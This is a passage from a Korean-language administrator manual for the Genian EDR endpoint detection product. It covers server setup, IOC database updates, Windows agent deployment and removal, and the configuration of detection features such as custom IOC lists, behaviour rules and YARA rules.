10. 관리콘솔(WEB) 로그인 계정을 생성합니다.

```
Enter Superadmin ID (4-31 characters) :
```

11. 관리콘솔(WEB) 로그인 패스워드를 생성합니다.

```
Password must contain at least one uppercase letter, lowercase letter, number,␣
↪and special character
Enter Superadmin Password (9 to 30 Characters) :
```

12. 11에서 생성한 패스워드를 한번 더 입력합니다.

```
Try Again:
```

13. System timezone 설정을 선택합니다.

```
1. Africa     2. America      3. Antarctica
4. Asia       5. Arcic        6. Australia
7. Europe     8. Indian       9. Pacific

[Timezone] Select Continental :
```

14. System timezone 설정을 선택합니다.

```
[Timezone] Select City (press enter for re-display):
```

15. NTP 서버가 존재하는 경우 서버 Domain 정보를 입력합니다.

```
Enter NTP server:
```

16. 서버 IP로 사용할 IP 정보를 입력합니다.

```
Enter IP Address:
```

17. 서버 IP 의 Netmask 를 설정합니다.

```
Enter Netmask:
```

18. 서버의 Gateway 를 설정합니다.

```
Enter Default Gateway:
```

19. DNS 서버 IP 정보를 입력합니다.

```
Enter DNS Server IP Address:
```

20. 입력이 완료되면 입력한 정보를 최종 확인 후 y를 입력합니다. Database Server Password 변경 과정을 추가로 진행합니다.

```
Configuration Summary
-----------------------------------------------------------------
Server Type:                Single Server -Stand Alone
System Language:            Korean
Console Username:           [ID]
Timezone:                   Asia/Seoul
NTP Server:                 pool.ntp.org
Network Interface:          eth0
IP Address:                 [Server IP]
Netmask:                    [Netmask]
```

(다음 페이지에 계속)

(이전 페이지에서 계속)

```
Default Gateway:            [Gateway IP]
DNS Server IP Address:      [DNS IP]
Database Server Username:   [ID]
Database Server Password:   ********
Webconsole superadmin ID:   [ID]
Webconsole superadmin Password:  ********
----------------------------------------------------------------

Are you sure to continue (y/n) ? y
```

21. Genian EDR은 라이선스에 따라 메뉴 구성이 달라집니다. 초기 설치 시 GMODULE로 설치되며, EMODULE인 경우 관리콘솔에서 EMODULE 라이선스를 먼저 등록하고 IOC DB를 구성하는 설정이 추가로 필요합니다.

    EMODULE을 사용하지 않는 경우 21은 생략하고 22을 진행합니다. ioc-updater enable 명령 설정 시 외부 서버와 통신하여 1억건 이상의 IOC DB를 업데이트 합니다.

    데이터 업데이트에는 수 일 이상의 많은 시간이 소요되므로 수동 명령을 통해 초기 데이터를 저장한 후 ioc-updater enable 설정을 하여야 합니다. 수동 명령을 이용한 초기 설치 방법은 IOC Database 설치 페이지를 참고합니다.

22. show config 명령어를 통해 설정 확인 후 장비를 재부팅 합니다.

23. Web Browser에서 "https://정책서버IP:8443/mc" 로 접속합니다.

5.2 IOC Database 설치

IOC DB는 업데이트 설정 시 외부 서버에서 데이터를 내려받아 저장하도록 되어 있습니다.

다만 최초 구성 시 데이터 저장에 많은 시간이 소요되므로, 압축된 IOC DB를 다운로드 받아서 저장하는 명령어를 수행하여 시간을 단축할 수 있습니다.

EDR서버에서 **eco.genians.net, eco-sip.genians.net** 도메인과 통신이 가능해야 합니다.

서버가 외부 도메인과 통신이 불가능한 폐쇄망 환경에서는 **관리 > 시스템 > 업데이트 관리 > IOC 업데이트** 화면에서 IOC 파일을 직접 업로드 할 수 있습니다.

CLI 명령어는 제품버전에 따라 다를 수 있으므로, 아래 명령어가 없는 경우 별도로 문의하시기 바랍니다.

5.2.1 IOC DB 초기화

1. 서버 최초 설치 후 관리콘솔(WEB)에 로그인 합니다.
2. **관리 > 시스템 > 시스템 관리 > 라이선스** 메뉴로 이동하여 EMODULE 라이선스를 업로드 합니다.
3. CLI 접속 후 아래와 같이 업데이트 명령어를 수행합니다. 명령어 옵션에 따라 최근 5년 데이터를 전체 업데이트하는 full 명령어와 1개월 데이터를 업데이트하는 monthly 명령어가 있습니다.

    최초 설치 시에는 full 명령어를 통해 전체 데이터를 먼저 업데이트 합니다. 이 때, 명령어 마지막의 날짜는 직전 월의 마지막 날짜를 입력합니다. (외부 서버 파일은 월1회 매월 말일 날짜로 데이터 파일이 생성됩니다.)

    일반적으로 EDR 최초 설치 일자를 기준으로 이전 월의 말일을 입력합니다.

    사용 예) 이번 달이 2022년 10월이라면 명령어는 20220930 , 9월이라면 20220831 입력

```
genian(config)#ioc-updater full 20220930
% IOC DB initialization may take a long time.
genian(config)#
```

4. 업데이트가 끝나면 **관리 > 시스템 > 업데이트 관리 > IOC 업데이트** 메뉴에서 현재 IOC 버전 정보를 확인할 수 있습니다.
5. 버전정보가 확인되면 CLI Mode에서 ioc-updater enable 명령을 수행합니다.

   3 에서 수행한 스크립트를 통해 2022년 9월 30일 데이터까지 최신으로 업데이트 되었고, 10월 1일부터 오늘 날짜까지의 최신 데이터는

   ioc-updater enble 명령을 실행하면 Ecosystem과 통신을 통해 순차적으로 업데이트를 진행합니다.

```
genian(config)# ioc-updater enable
Starting Service...done
genian(config)#
```

5.3 관리 콘솔

Genian EDR은 두 가지 유형의 관리 콘솔을 제공합니다. 기본 서비스 및 네트워크 구성과 같은 시스템 설정을 제공하는 CLI(Command Line Interface) 콘솔과 다른 모든 관리 및 정책 설정을 제공하는 웹 콘솔이 있습니다.

5.3.1 Web Console

웹 콘솔은 서버 IP를 입력하여 접근 할 수 있습니다.

1. **웹 브라우저** 를 열고 다음 링크로 이동합니다.
2. 아래 링크를 복사하여 브라우저에 주소창에 입력합니다.
3. **정책 서버 관리 IP 주소** 를 실제 IP 주소로 변경합니다.

```
https://"정책 서버 관리 IP 주소":8443/mc/ (e.g. https://192.168.50.10:8443/mc/)
```

5.3.2 CLI Console

CLI(Command Line Interface) 콘솔은 SSH를 통해 접근 할 수 있습니다.

```
# ssh "정책 서버 관리 IP 주소"
```

Genian EDR은 기본적으로 관리자가 접근 가능한 IP 주소를 추가하기 전까지 시스템에 대한 SSH 접근을 허용하지 않습니다.

접근 허용을 위해 /system/default-settings-appliance 의 "SSH를 통한 원격 접근 허용" 을 참조 하십시오.

5.4 에이전트 설치

에이전트 는 엔드포인트에서 발생하는 모든 이벤트를 수집하고 위협 탐지 시 제어를 수행합니다. 에이전트는 Genian EDR 서버에서 설치 패키지를 다운로드 받아 Windows OS에 설치할 수 있습니다.

5.5 Windows Agent 설치

Genian EDR **단독 버전 에이전트** 설치 버전을 기본으로 설명합니다. NAC+I.E(플러그인) 에이전트 설치는 Genian NAC 연동에서 확인할 수 있습니다.

5.5.1 에이전트 다운로드 및 설치

1. **관리 > 시스템 > 에이전트 패키지 관리**에서 에이전트 패키지를 업로드 합니다.
2. Windows 버전(x64, x84)에 맞게 설치 파일(.exe)을 다운로드 합니다. (지원 OS: Windows 7 또는 Windows 10) 이 때, 다운로드 받은 실행 파일의 이름은 변경하지 않도록 합니다.
3. 설치 후 **분석 > 엔드포인트 목록**에서 에이전트가 설치된 단말을 확인 할 수 있습니다.

패키지(.gpf) 파일 업로드 시 여러 버전을 업로드할 수 있으며, 업로드된 패키지들은 에이전트 배포 관리에서 배포 버전을 선택하여 사용할 수 있습니다.

5.5.2 에이전트 업데이트

관리 > 설정 > 시스템의 에이전트 자체 업데이트 설정을 ON으로 변경 후 왼쪽 상단의 체크 버튼을 클릭하여 변경사항을 저장합니다. **관리 > 설정 > 시스템 > 시스템 관리 > 에이전트 배포 관리**에서 업데이트 할 에이전트 버전 및 대상을 설정할 수 있습니다.

에이전트 배포 관리

Genian EDR은 PMS 등을 통해 에이전트 초기 설치 후, 자체 배포관리 시스템을 통해 지속적인 배포 관리 기능을 제공하고 있습니다.
관리 > 시스템 > 시스템 관리 > 에이전트 배포 관리에서 배포 관리를 설정을 할 수 있습니다.

1. 에이전트 배포할 그룹을 선택합니다. 별도의 설정을 하지 않으면 EDR 서버에 접속하는 전체 에이전트는 기본그룹에 속하게 됩니다. 특정 대역 또는 특정 버전만 업그레이드 하기 위해서는 그룹 추가 버튼을 통해 신규 배포 그룹을 생성합니다.
2. 그룹 이름을 클릭하여 상세 화면으로 이동 후, 왼쪽의 **배포 설정**을 클릭하여 에이전트 버전, 자동 업데이트 시간, 분산 업데이트 시간을 설정 후 저장합니다.

설정	설명
에이전트 버전	업데이트 할 에이전트 버전을 선택합니다. 에이전트 버전은 **관리 > 시스템 > 소프트웨어 관리 > 에이전트 패키지 관리**에 업로드한 정보가 표시됩니다.
자동 업데이트	에이전트 자동 업데이트 사용 여부를 설정합니다. 사용 설정 시 시작 일시 이후부터 서버에 접속하는 에이전트의 자동 업데이트를 수행합니다.
분산 업데이트	에이전트 분산 업데이트 사용 여부를 설정합니다. 업무시간 이외에 업데이트가 필요하거나, 특정 시간에만 업데이트를 수행하도록 할 수 있으며 분산 종료 일시가 지나면 설정한 업데이트 시각과 상관없이 바로 업데이트를 수행합니다.

1. 설정 변경 후 변경된 정책을 에이전트에 즉시 반영하려면 업데이트 정책 즉시 적용 버튼을 클릭합니다.
2. 정책 또는 업데이트 적용 시간과 별개로 지금 바로 특정 엔드포인트의 에이전트를 업데이트 하고 싶은 경우, **작업선택 > {선택 | 전체} 에이전트 업데이트 즉시 수행** 버튼을 통해 즉시 배포가 가능합니다.

5.5.3 Windows Agent 설치 확인

1. 에이전트 배포 완료 시, 완료된 단말의 상태에 ✓ 표시가 나타납니다.
2. 감사 로그를 통해 배포된 Agent의 설치 및 업데이트 로그를 확인 할 수 있습니다.

5.6 에이전트 삭제

에이전트 삭제는 Genian EDR 웹 관리 콘솔에서 삭제 기능을 제공합니다.

5.6.1 에이전트 삭제 요청

1. **분석 > 엔드포인트 목록** 에서 삭제를 원하는 단말을 선택합니다.
2. 단말 선택 후, **작업선택 > 에이전트 작업 > 에이전트 삭제** 버튼을 클릭합니다.
3. 웹 관리 콘솔에서 본인 인증을 위해 계정 비밀번호를 확인 후 단말의 에이전트에 삭제 명령을 전달합니다.

5.6.2 에이전트 삭제 확인

삭제 요청한 엔드포인트 상세 정보 > **로그** 탭에서 "에이전트 삭제됨" 로그를 확인할 수 있습니다.

에이전트 삭제시 변경 사항


1. **분석 > 위협 모니터링 > 엔트포인트 현황**의 `UP`, `DOWN` 된 단말의 수가 변경됩니다.
2. **분석 > 엔드포인트 목록** 리스트 중 삭제된 단말 상태에 삭제 아이콘이 표시됩니다.

CHAPTER 6

위협 탐지 기술

Genian EDR은 **위협의 종류** 에 따라 다양한 탐지 모듈을 이용하여 위협을 탐지, 대응합니다.

File 기반의 위협 은 크게 **악성코드** 로 분류되며, 악성코드는 **알려진 위협** 과 **알려지지 않은 위협** 으로 세분화 할 수 있습니다.
File-less 기반의 위협 은 **이상행위** 로 분류되며, 행위기반 이상탐지 엔진에 의해 탐지됩니다.



이 장에서는 다양한 위협 탐지 기술에 대해 설명합니다.

6.1 악성코드 탐지

IOC(Indicator Of Compromise, 침해지표) 는 전 세계에서 발생 및 기록되는 침해사고의 흔적들을 수집하고 이 정보들을 별도의 DB로 관리하고 있으며,
EDR 정책서버는 외부의 IOC DB 서버와 주기적으로 통신하여 최신 위협 정보를 업데이트 하고 있습니다.
폐쇄망 환경에서는 정책서버에 월 단위의 IOC DB를 직접 업데이트 할 수 있습니다.

엔드포인트에서 파일, 프로세스에 대한 이벤트가 발생하면 정책서버의 위협탐지(Threat Detector) 엔진이 IOC DB에 해당 파일의 Hash값이 등록되어 있는 지 확인합니다.
파일정보가 등록되어 있는 경우, 해당 파일은 **알려진 위협** 으로 분류되며, IOC에 등록된 신뢰도, 위험도, 악성코드의 종류 정보를 확인할 수 있습니다.

IOC DB에 파일 정보가 등록되어 있지 않다면, 머신러닝 정보를 확인합니다.

6.1.1 IOC에 등록되지 않은 데이터 처리 방법

Genian EDR은 IOC(Indicators of Compromise) Database를 이용하여 알려진 위협에 대한 탐지 및 대응이 가능합니다.
IOC Database의 경우 정기적으로 업데이트되지만 알려지지 않는 악성 프로그램이나 악의적인 IP를 관리자가 직접 등록하여 탐지하는 **사용자정의 IOC 관리** 기능을 제공하고 있습니다.
해당 악성 프로그램은 MD5 Hash 값을 등록하여 탐지할 수 있습니다.

Genian EDR 설정을 통해 에이전트 설치 시 수집한 정보에서 프로그램에 대한 MD5 HASH 값을 확인 가능합니다.

MD5 Hash 값 확인 방법

1. **통합검색 > Endpoint** 메뉴로 이동, 에이전트에서 수집한 프로세스 정보가 표시되며, 등록하고자 하는 파일의 목록을 더블클릭 합니다.
2. 선택 가능 필드 항목 중, MD5 Hash 정보를 확인할 수 있습니다.

확인한 정보로 Hash 값을 등록하는 방법은 아래 해당하는 목록으로 이동하여 확인할 수 있습니다.

Malware Hash

1. 정책 > 사용자정의 IOC 관리 > Malware Hash 메뉴로 이동 후 상단의 추가 버튼을 클릭합니다.
2. 해시값은 필수로 입력하고 기타 필요한 정보 입력 후 저장 버튼을 클릭합니다.

항목	설명
대응여부-탐지	Malware Hash 탐지 시 관리자 페이지의 분석 탭 대응 컬럼에 관련 정보 태그만 표시하며, 사용자 PC에 특별한 Action을 수행하지 않습니다.
대응여부-탐지 및 대응	Malware Hash 탐지 시 관리자 페이지의 분석 탭 대응 컬럼에 관련 정보 , 태그 및 Genian NAC에서 설정한 Action (관리자 커스텀 태그) 을 수행합니다. 대응 설정은 Threat Detector 플러그인 설정을 따릅니다.
사전실행 차단	Malware Hash로 등록된 데이터를 에이전트에서 가지고 있다가 hash가 일치하는 파일이 실행될 경우 즉시 차단하게 되며, 사용자 PC에 차단 알림 메시지를 표시합니다.

Malware Hash 수정

1. 정책 > 사용자정의 IOC 관리 > Malware Hash 메뉴로 이동 후 수정할 hash 목록의 값을 클릭합니다.
2. hash 값을 제외한 정보를 수정할 수 있습니다.
3. hash 수정 페이지에서 외부 링크 버튼 클릭 시 미리 등록된 검색 사이트에서 해당 hash 값에 대한 정보를 조회할 수 있습니다.

Malware Hash 삭제

1. 정책 > 사용자정의 IOC 관리 > Malware Hash 메뉴로 이동 후 삭제할 hash 목록의 체크박스를 선택합니다. 버튼이 활성화 되면 클릭합니다.
2. 확인 팝업창이 발생하며 확인 버튼을 클릭합니다.

Malicious IP

Malicious IP 추가

1. **정책 > 사용자정의 IOC 관리 > Malicious IP** 메뉴로 이동 후 상단의 추가 버튼을 클릭합니다.
2. 구분을 통해 단일, 서브넷, 주소 범위를 선택할 수 있습니다. IP는 필수로 입력하고 기타 필요한 정보 입력 후 저장 버튼을 클릭합니다.

항목	설명
대응여부-탐지	Malicious IP 탐지 시 관리자 페이지의 분석 탭 대응컬럼에 관련 정보 만 표시하며, 사용자 PC에 특별한 Action을 수행하지 않습니다.
대응여부-탐지 및 대응	Malicious IP 탐지 시 관리자 페이지의 분석 탭 대응컬럼에 관련 정보, 태그 및 설정한 Action (관리자 커스텀 태그) 을 수행합니다. 대응 설정은 Threat Detector 플러그인 설정을 따릅니다.

Malicious IP 수정

1. **정책 > 사용자정의 IOC 관리 > Malicious IP** 메뉴로 이동 후 수정할 IP 목록을 클릭합니다.
2. IP를 제외한 정보를 수정할 수 있습니다.

Malicious IP 삭제

1. **정책 > 사용자정의 IOC 관리 > Malicious IP** 메뉴로 이동 후 삭제할 IP 목록의 체크박스를 선택합니다. 버튼이 활성화 되면 클릭합니다.
2. 확인 팝업창이 발생하며 확인 버튼을 클릭합니다.

Goodware Hash

IOC(Indicator Of Compromise, 침해지표)에 등록되어 탐지되었으나, 정상적인 파일로 판단되지만 IOC Database 업데이트가 되지않아 오탐(False Positive)이 발생하는 경우 관련 정보를 관리자가 직접 등록하여 예외처리 할 수 있습니다.

Goodware Hash 추가

1. **정책 > 사용자정의 IOC 관리 > Goodware Hash** 메뉴로 이동 후 상단의 추가 버튼을 클릭합니다.
2. hash(MD5) 값은 필수로 입력하고 기타 필요한 정보 입력 후 저장 버튼을 클릭합니다.

Goodware Hash 수정

1. **정책 > 사용자정의 IOC 관리 > Goodware Hash** 메뉴로 이동 후 수정할 MD5 hash목록을 클릭합니다.
2. hash(MD5) 값을 제외한 정보를 수정할 수 있습니다.
3. Goodware Hash 수정 페이지에서 외부 링크 버튼 클릭 시 미리 등록된 검색 사이트에서 해당 MD5 hash 값에 대한 정보를 조회할 수 있습니다.

Goodware Hash 삭제

1. **정책 > 사용자정의 IOC 관리 > Goodware Hash** 메뉴로 이동 후 삭제할 MD5 hash 목록의 체크박스를 선택합니다. 버튼이 활성화 되면 클릭합니다.
2. 확인 팝업창이 발생하며 확인 버튼을 클릭합니다.

Good IP

Good IP 추가

1. **정책 > 사용자정의 IOC 관리 > Good IP** 메뉴로 이동 후 상단의 추가 버튼을 클릭합니다.
2. 구분에서 단일, 서브넷, 주소 범위를 설정할 수 있습니다.
   단일 버튼을 클릭합니다. IP는 필수로 입력하고 기타 필요한 정보 입력 후 저장 버튼을 클릭합니다.
3. 또한 Network Event일 **경우 분석 > 위협 관리 > 공격 스토리 라인**에서 사용자 정의 `Good IP`로 등록 버튼을 클릭해 Good IP를 추가할 수 있습니다.

Good IP 수정

1. **정책 > 사용자정의 IOC 관리 > Good IP** 메뉴로 이동 후 수정할 IP 목록을 클릭합니다.
2. IP를 제외한 정보를 수정할 수 있습니다.

Good IP 삭제

1. **정책 > 사용자정의 IOC 관리 > Good IP** 메뉴로 이동 후 삭제할 IP 목록의 체크박스를 선택합니다. 버튼이 활성화 되면 클릭합니다.
2. 확인 팝업창이 발생하며 확인 버튼을 클릭합니다.

6.2 머신러닝 탐지

엔드포인트에서 수집되는 정보 중 파일의 종류가 실행 파일(PE)인 경우, 해당 파일의 특징(Feature)을 추출합니다.
이 특징(Feature) 정보는 머신러닝에 의한 악성코드 탐지에 사용됩니다.

해당 파일이 조회가 된다면 **알려진 위협** 으로 분류되며, 정보가 없다면 **알려지지 않은 위협** 으로 분류됩니다.

알려진 위협과 알려지지 않은 위협은 관리자가 미리 설정한 정책(대응 방법)에 따라 에이전트에서 알람, 프로세스 강제 종료, 파일 삭제를 수행합니다.

머신 러닝에 의해서도 탐지되지 않는 경우, Reversing Labs, VirusTotal 등의 외부 인텔리전스(CTI:Cyber Threat Intelligence Service)에 등록된 파일인 지 한번 더 조회하는 절차를 수행합니다.

6.3 이상행위 탐지

File-less 기반의 위협은 **이상행위** 로 분류되며, 이상행위 탐지(XBA:X Behavior Analysis) 엔진에 의해 탐지합니다.
행위기반 이상탐지 엔진은 미리 정의한 이상행위 정책을 가지고 있으며, 엔드포인트에서 이상행위 감지 시 즉시 탐지 및 대응이 가능합니다.
MITRE ATT&CK(Adversarial Tactics, Techniques, and Common Knowledge-공격자 관점의 전술, 기술, 절차를 프레임워크로 제공하는 지식 베이스) 공격 기법 탐지 및 관련 정보를 제공합니다.

6.3.1 이상행위 탐지 정책 설정 방법

모든 엔드포인트는 이상행위 룰셋에 등록된 기본 룰셋을 적용받습니다.
특정 엔드포인트에 별도의 이상행위 룰 적용이 필요한 경우 룰셋을 추가하여 해당 엔드포인트가 속한 그룹 정책에 별도로 생성한 룰셋을 적용받도록 설정할 수 있습니다.

이상행위 탐지 설정

기본 룰셋

항목	설명
카테고리	Insights E Rule 과 MITRE ATT&CK Rule 을 지원합니다.
이름	미리 정의된 진단명 입니다.
OS	이상행위 진단이 가능한 OS 이며, 현재는 windows 만 지원합니다.
사용	이상행위 진단 룰 사용 여부 옵션입니다. (기본값: on)
이벤트 타입	이상행위 진단 시 이벤트 타입(file, Module, Network, process, Registry)에 따라 진단하는 정책이 달라집니다.
신뢰도	내부적으로 정의되어있는 신뢰도 입니다.
위협 유형	위협 유형은 8개의 카테고리(Anomaly,Autorun,Exploit,Fake,LateralMovement,Ransomware,Rootkit,UacBypass)로 분류됩니다.
MITRE ATT&CK Technique	MITRE ATT&CK(Adversarial Tactics, Techniques, and Common Knowledge-공격자 관점의 전술, 기술, 절차를 프레임워크로 제공하는 지식 베이스) 정보를 제공합니다. MITRE ATT&CK Technique 정보가 있는 경우 클릭 시 해당 정보 site로 이동합니다.
자동 대응	이상행위 룰에 의한 이상행위 탐지 시 자동으로 대응할 방법(알림, 프로세스 강제종료, 대응 안함)을 설정합니다.
예외	이상행위 룰은 기본으로 진단을 하도록 설정이 되어 있으나, 이상행위 룰을 사용하지 않을 예외 규칙 설정을 할 수 있습니다. **정책 > 이상행위 관리 > 진단 예외 설정** 에서 예외 규칙을 작성하고 예외처리를 반영할 룰을 선택하거나, 이상행위 룰 관리 상세 화면에서 직접 예외처리 규칙을 설정할 수 있습니다.
설명	이상행위 규칙에 대한 관리자 memo를 입력합니다.

룰셋 추가

기본 룰셋 이외에 특정 엔드포인트만 적용 or 제외해야할 규칙이 있는 경우 예외가 적용된 룰셋을 추가할 수 있습니다.

1. 추가 버튼을 클릭, 복사할 룰셋 선택 후 생성 버튼을 클릭합니다.
2. 다르게 적용할 룰셋을 수정한 후 저장 및 상단의 정책 즉시 적용 버튼을 클릭합니다.
3. **정책 > 그룹 정책 관리 > 그룹 정책 목록** 메뉴 내 생성된 정책의 상세 화면에서 1에서 생성한 이상행위 룰셋을 선택 후 저장 및 정책 즉시 적용을 수행합니다.

이상행위 탐지 시 대응

이상행위 정책에 의한 탐지 시, 오탐 및 빈번한 알람이 발생할 수 있어서 기본 대응은 관리콘솔에서 관리자만 인지할 수 있도록 되어 있습니다.
단말(PC)에 알림이 필요하거나, 이상행위 발생 프로세스의 종료가 필요한 경우 자동대응 설정을 통해 위협 대응을 할 수 있습니다.

1. 대응설정을 할 이상행위 룰 이름을 클릭, 상세 설정에서 자동대응을 선택합니다.
2. 자동대응 선택 시 왼쪽 상단에 저장 버튼을 클릭해야 변경사항이 반영되며, 저장 완료 후 오른쪽 상단의 정책 즉시 적용 버튼을 클릭해야 에이전트에 정책이 전달 됩니다.
3. 자동대응 설정한 이상행위가 탐지되면 **분석 > 위협 관리** 메뉴에서 해당 위협의 요약 정보에 자동 대응 정책 항목을 확인할 수 있습니다.

이상행위 탐지 예외 설정

이상행위 엔진은 관리콘솔에 미리 정의된 이상행위 규칙을 탐지합니다.

오탐을 줄이기 위해 탐지 전에 미리 예외 정책을 설정하거나, 오탐이 된 이후 위협 관리를 통해 예외 처리할 수 있습니다.

탐지 전 진단 예외 설정

진단 예외 설정 생성

1. **정책 > 이상행위 관리 > 진단 예외 설정** 메뉴로 이동 후 상단의 추가 버튼을 클릭합니다.
2. 규칙 명, 동작모드 및 예외 규칙 설정 후 저장 버튼을 클릭합니다.

-	항목	설명
예외 적용 방식	전체	모든 엔드포인트에 진단 예외 정책을 적용합니다.
예외 적용 방식	미적용대상 설정	예외처리를 적용하지 않을 대상을 설정합니다.
예외 적용 방식	적용대상 설정	예외처리를 적용할 대상을 설정합니다.

정책 적용 대상은 IP 또는 부서 정보 입력을 통해 설정할 수 있습니다. 정책 예외처리 대상 설정 후 나머지 상세 정보를 입력 후 저장 버튼을 클릭합니다.
3. 사용자가 등록한 예외 설정을 목록에서 확인할 수 있으며, 오른쪽 상단 메뉴 옆 정책 즉시 적용 버튼을 클릭합니다.
4. 정책 적용 팝업창이 표시 되며, 확인 버튼을 클릭하면 엔드포인트에 즉시 적용됩니다.

진단 예외 설정 수정

1. **정책 > 이상행위 관리 > 이상행위 룰 관리 > 진단 예외 설정** 메뉴로 이동 후 수정 할 규칙명을 클릭합니다.
2. 규칙 수정 후 저장 버튼을 클릭합니다.
3. 오른쪽 상단 메뉴 옆 정책 즉시 적용 버튼을 클릭합니다.
4. 정책 적용 팝업창이 표시 되며, 확인 버튼을 클릭하면 엔드포인트에 즉시 적용됩니다.

진단 예외 설정 삭제

1. **정책 > 이상행위 관리 > 이상행위 룰 관리 > 진단 예외 설정** 메뉴로 이동 후 삭제 할 목록의 체크 박스를 선택합니다. 삭제 버튼이 활성화되면 클릭합니다.

진단 예외 설정 엑셀 내보내기

1. **정책 > 이상행위 관리 > 이상행위 룰 관리 > 진단예외설정** 메뉴로 이동 후 왼쪽 상단의 저장 버튼을 클릭, 내보내기 메뉴를 클릭합니다.
2. 1에서 목록을 선택하지 않으면 현재 등록된 목록 전체를 내보내며, 목록 선택 시 선택한 항목만 내보내기 할 수 있습니다.

진단 예외 설정 엑셀 가져오기

1. **정책 > 이상행위 관리 > 이상행위 룰 관리 > 진단예외설정** 메뉴로 이동 후 왼쪽 상단의 저장 버튼을 클릭, 가져오기 메뉴를 클릭합니다.
2. 관리자 페이지에 등록된 목록에 엑셀 목록을 덮어 쓰거나 등록된 목록 삭제 후 엑셀 파일에 등록된 목록만 등록할 수 있습니다.
3. **기존 데이터 유지** 는 서버에 A라는 데이터가 존재하고, 엑셀 파일에 동일하게 A 데이터가 존재했을 때 기존 데이터 유지를 선택하고 파일을 업로드 하면 기존 데이터 유지 카운트가 표시됩니다.

탐지 후 진단 예외 설정

오탐으로 진단된 이상행위는 관리콘솔에서 관리자가 직접 예외처리 할 수 있습니다.

1. **분석 > 위협 > 위협관리** 메뉴로 이동 합니다.
2. 위협으로 탐지된 목록 중 예외처리 할 이상행위 탐지목록의 오른쪽 화면에 위협 분석 버튼을 클릭합니다.
3. 탐지된 위협에 대한 상세 정보 화면이 표시되며, 오른쪽 상단의 위협 관리 (신규) 버튼을 클릭합니다.
4. 위협 관리 상세 화면이 펼쳐지며, 내가 담당하기 버튼을 클릭합니다.
5. 위협 판정에서 안전 라디오 버튼을 선택하면 진단 예외 설정-진단 예외 규칙 추가 파란색 버튼이 활성화 됩니다. 진단 예외 규칙 추가 버튼을 클릭합니다.
6. 오탐으로 진단되었던 프로세스 명 또는 파일 경로 또는 의심 파일 경로가 자동으로 작성된 진단 예외 규칙 추가 팝업창이 발생하며, 규칙명을 자유롭게 입력 후 저장 버튼을 클릭합니다.
7. 진단 예외 규칙 추가 버튼 아래 설정 완료 버튼을 클릭하여, 예외 설정을 완료합니다.
8. 오른쪽 상단에 정책 즉시 적용 버튼이 깜빡이며, 클릭하여 예외 정책을 에이전트에 즉시 적용하도록 합니다.
9. 다음에 예외설정과 동일한 행위가 발생하는 경우, 이상행위로 진단에서 예외처리 됩니다.
10. 위협 관리 화면에서 예외처리한 내용은 **정책 > 이상행위 관리 > 이상행위 룰 관리 > 진단 예외 설정** 메뉴로 이동, 목록에서 확인할 수 있습니다.

6.4 YARA Rule 탐지

YARA는 문자열이나 바이너리 패턴(Hex string)을 기반으로 악성코드를 검색, 분류할 수 있게 해주는 도구로, 문자열과 바이너리 패턴만을 이용해서 파일의 시그니처를 찾는 것뿐만 아니라 특정 Entry Point 값을 지정하거나,File Offset, Virtual Memory Address를 제시하고
정규 표현식을 이용하여 효율적인 패턴 매칭이 가능합니다.

Genian EDR은 관리자가 직접 작성한 YARA Rule을 통해 빠르고 효율적으로 엔드포인트의 위협을 탐지할 수 있습니다.

6.4.1 YARA Rule 등록 방법

YARA는 악성코드 시그니처를 이용해서 악성 코드의 종류를 식별하고 분류하는 목적으로 사용하는 도구입니다.
악성코드의 시그니처는 파일, 프로세스에 포함되어 있는 텍스트 문자열 또는 바이너리 패턴으로 되어 있으며, Genian EDR은 YARA를 이용하여 악성코드 샘플에 포함된 패턴을 탐지 및 대응이 가능합니다.
YARA는 관리자가 직접 파일 또는 프로세스에서 확인하고자 하는 패턴 정보가 담긴 YARA Rule 작성하고, 개별 엔드포인트에 YARA Rule 검사 명령을 수행하는 형태로 동작합니다.

YARA Rule 등록 및 검사 명령 수행 방법은 아래와 같습니다.

YARA Rule 추가

1. **정책 > YARA Rule 관리 > YARA Rule** 메뉴로 이동 후 상단의 추가 버튼을 클릭합니다.
2. 이름과 규칙은 필수로 입력하고 저장 버튼을 클릭합니다.

항목	설명
이름	YARA Rule 정책 이름을 입력합니다. 최대 128자까지 입력할 수 있습니다.
규칙	파일 또는 프로세스에서 확인하고자 하는 패턴 정보가 담긴 YARA Rule 을 작성합니다. 최대 12000자까지 입력할 수 있습니다.

YARA Rule의 최소한으로 갖춰야 할 형태는 아래와 같습니다.

```
rule 룰_이름
{
condition:
Boolean 값
}
```

YARA Rule 수정

1. 정책 > YARA Rule 관리 > YARA Rule 메뉴로 이동 후 수정할 YARA Rule을 클릭합니다.
2. Rule 수정 후 저장 버튼을 클릭합니다.

YARA Rule 삭제

1. 정책 > YARA Rule 관리 > YARA Rule 메뉴로 이동 후 삭제할 YARA Rule 목록의 체크박스를 선택합니다. 버튼이 활성화 되면 클릭합니다.

YARA Rule 사용여부

